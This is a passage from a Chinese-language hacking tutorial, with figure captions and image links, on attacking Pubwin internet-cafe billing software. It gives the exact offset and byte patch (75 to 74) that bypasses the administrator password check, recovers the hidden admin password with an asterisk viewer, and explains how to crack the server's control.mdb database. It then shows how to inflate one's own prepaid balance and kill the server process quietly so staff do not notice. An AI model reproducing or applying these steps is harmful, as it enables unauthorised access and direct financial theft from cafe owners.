


图8 口令错误提示

由于是做实验，所以我事先COPY了一个Pubwin.exe出来，Pubwin.exe的默认路径是C:\Program Files\Hintsoft\Pubclt。拿出反汇编的利器W32DASM反汇编文件：“反汇编”→“打开文件”，在新跳出的对话框中选中刚刚COPY出来的Pubwin.exe，打开就好了。下面选择“参考”→“串式参考”，找到我们刚刚记下的错误提示（如图9）。


图9 找到之前的错误提示

双击它就会来到相应的汇编位置，这里只有一处（如图10，其他软件可能会有多处）。看到错误提示“失败”上面的地址了吗？“0040F48A”这个很可能就是关键跳，再结合秦妮查找关键跳的技巧向上找到最近的跳转“0040F48A 7509 jne 0040F495”，可以确定“0040F48A”就是关键跳！OK，下面就简单了。



图10 来到相应的汇编位置

看到W32DASM最下面的那行了吗（如图11）？得到0040F48A的偏移地址为0000F48Ah。

下面我们来修改程序的关键跳，重新编译程序。用WinHex打开Pubwin.exe：“File”→“Open”，选择Punwin.exe，然后“position”→“go to offset...”，输入刚刚关键跳的偏移地址（如图12）。我们知道JNE的指令是如不等于则转移（也就是从Pubwin的系统设置转移走），对应的机器码是75，与之对应的JE（如等于则转移）的机器码为74，因此我们只需将这个偏移地址内的75改为74即可。晕菜了？仔细想想，你会明白程序在修改后会变成输入错误密码可以进入，而输入正确密码却会被拒绝。好了，选中机器码75，右击选择“edit”→“fill block...”，在“fill with hex_values”上写74，然后确定即可（如图13）。OK！修改完毕，保存退出！



图11 0040F48A的偏移地址


图12 来到关键跳的偏移地址




图13 在“fill with hex_values”上写74

运用前面的文件替换法，我们可以轻松地让电脑运行编译后的Pubwin.exe。当然你也可以直接编译运行中的Pubwin.exe，虽然这样可以省去替换，但是不保险，人非圣贤嘛，谁能保证编译过程中不出差错呢？OK，文件替换成功，重新运行我们的Pubwin.exe。




图14 进入Pubwin的系统设置

一切正常！不同的只是我们现在可以以任意密码进入Pubwin的系统设置了（如图14）。哈哈，爽啊！

离获得管理员密码只差一点点了。前面不是说到Pubwin的一个BUG吗？看那个管理员口令的文本框里面是什么？星号密码！晕！真搞不懂Pubwin.exe那边在搞什么把戏，难道是害怕Cracker不敢用星号密码查看器吗？汗！我就敢！我一下子就把密码找了出来（如图15）。




图15 用星号密码查看器获得密码

相信有过爆破经验的朋友对于上文不难看懂把！对于没有接触过软件破解的朋友建议先看看秦妮MM的软件破解系列教学，很好懂的。另外www.07188.net有一款叫做“Pubwin4破解精灵”的软件可以读取密码，思路和我是相同的，但是不知道绕过管理验证的方法是否也相同。用软件或手工破解，随你喜欢，不过笔者推荐后者，毕竟提高技术是最重要的。

3.入侵Pubwin主服务器篇

个人认为此种方式技术含量最高，有些真正hacking的意思，因为这是基于网络的，而前面的都是本地操作。废话少说，切入正题。网上有很多介绍Pubwin下的加钱方法，分别有手工的和利用工具的，但都是针对会员卡的，也就是操作Pubwin主机的Merbers.mdb数据库。很多不是很大型的网吧根本就没有采用会员制，只使用了临时卡，这时候用前面的方法就达不到加钱的目的了。不知道大家注意到没有，在主机Pubwin的安装目录Pubsrv下有N多的MDB文件，其实真正有用的只有在DATA-BASE目录下的四个MDB文件，其他大部分多是网吧前几天的账目。打开DATABASE目录，你会发现control.mdb文件，用多功能数据库浏览器直接破解密码打开它




图16 用多功能数据库浏览器破解密码打开数据库

（如图16），你会看到里面有一张UserProp的表，这里面存放的就是临时卡的信息了。找到你的卡号和AdvPaymentCash列所对应的那格（如图17），熟悉吗？对，那个就是你的预付款数目！把它改成一个不要太离谱的数目，最好是和其他人的预付款差不多，这样管理员就不容易发现了。OK，保存退出。这时你要做的就是把修改后的control.mdb覆盖掉原来的control.mdb（注意文件名字不要改）。当然如果你是直接映射的硬盘就不必了。覆盖掉后我们的修改还没有生效，趁管理员不注意主机显示器时结束他的pubsrv.exe进程（至于如何结束进程后面有说到），要动作快些啊！而pubsrv.exe进程也是可以“复活”的，而且只用极短的时间，所以不用担心管理员发现了。OK，到这里加钱完毕！

